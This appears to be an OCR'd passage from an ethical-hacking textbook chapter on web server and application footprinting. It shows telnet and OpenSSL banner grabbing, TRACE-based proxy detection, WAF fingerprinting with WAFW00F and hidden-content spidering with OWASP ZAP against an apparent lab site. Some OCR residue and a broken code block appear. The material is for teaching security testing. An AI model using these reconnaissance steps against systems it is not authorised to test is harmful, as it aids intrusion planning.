
Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps them to select the appropriate exploits from vulnerability databases to attack the web server and its applications.

How an attacker can use telnet to establish a connection and gain banner information of a target is demonstrated below:

- The attacker issues the command **`telnet moviescope.com 80`** in his/her machine's command prompt to establish a telnet connection with the target machine.

  Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains banner information of the target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the web server that hosts the website.

  Syntax: **`C:\telnet <Website domain or IP address> 80`**



```
┌─[root@parrot]─[~]
└──╼ #telnet www.moviescope.com 80
Trying 10.10.1.19...
```

Figure 14.45: An example of telnet command usage

- After establishing the connection, the attacker receives the prompt: **does not display any information**.
- Now, the attacker will press the **Esc** key, which returns the banner message that displays information about the target server along with some miscellaneous information.

Figure 14.46: Result of telnet banner grabbing

- This information helps attackers find ways to exploit target web servers and their applications.

○ **Grabbing Banners from SSL Services**

Tools such as Telnet and Netcat are capable of grabbing banners of web servers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques as those used for grabbing banners over HTTP connections. They can use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

Attackers perform the following steps to grab banners over an SSL connection:

○ **Step 1:** Install **OpenSSL**

OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) network protocols and the related cryptography standards required by them.

It is available at *https://www.openssl.org*.

○ **Step 2**: Navigate to **OpenSSL** in the terminal

○ **Step 3**: Run the command: `s_client –host <target website> -port 443.`

Replace the `<target website>` with your target's domain name. Here, 443 is the default SSL port.

- Netcat (*http://netcat.sourceforge.net*)
- ID Serve (*https://www.grc.com*)
- Netcraft (*https://www.netcraft.com*)

Detecting Web App Firewalls and Proxies on Target Site


While footprinting the web infrastructure, attackers must discover the web application firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

  Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is hidden behind a proxy, using footprinting techniques, the attempt would provide its proxy IP address and not its legitimate address.

  Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, attackers can use the `trace` command.

  The **`trace`** command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present behind a proxy server and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.



```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 23 Apr 2022 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Figure 14.49: Result of TRACE command

- **Detecting Web Application Firewalls**

  Web application firewalls (WAFs) are security devices deployed between the client and the server. These devices are like IPS that provide security for web applications against a wide range of attacks. They monitor web server traffic and block malicious traffic, thus safeguarding web applications from attacks.

  Attackers use different techniques to detect web application firewalls in the web infrastructure. One of these techniques involves examining the cookies because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

  Another method for detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests; thus, the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web application firewall.


  Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.

  - **WAFW00F**

    Source: *https://github.com*

    WAFW00F allows one to identify and fingerprint WAFs protecting a website. It detects a WAF at any domain by looking for the following:

    - Cookies
    - Server cloaking
    - Response codes
    - Drop action
    - Pre-built-in rules



```
┌─[root@parrot]─[/home/attacker]

Figure 14.50: Screenshot of WAFW00F

You can also use the tools listed below to detect WAFs in the target web infrastructure:

- SHIELDFY Web Application Firewall Detector (*https://shieldfy.io*)
- WhatWaf (*https://github.com*)
- Nmap (*https://nmap.org*)

Hidden Content Discovery

Hidden content and functionality not reachable from the main visible content can be discovered to exploit user privileges within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

The following methods are employed for discovering the hidden content:

- **Web Spidering/Crawling**

  Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

  - **OWASP Zed Attack Proxy**

    Source: *https://www.zaproxy.org*

    OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Use traditional spider: ☑

Alerts (8)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Server Leaks Information via "X-Powered-By" H
- X-AspNet-Version Response Header (3)
- X-Content-Type-Options Header Missing (16)
- Information Disclosure - Suspicious Comments

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 2 1 4 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Figure 14.51: Screenshot of OWASP ZAP

Some additional web spidering/crawling tools are as follows:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://owasp.org*)
- Mozenda Web Agent Builder (*https://www.mozenda.com*)
- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*https://80legs.com*)

- **Attacker-Directed Spidering**

  The attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers.

  Attacker-directed spidering tools:

  - OWASP Zed Attack Proxy (*https://www.zaproxy.org*)

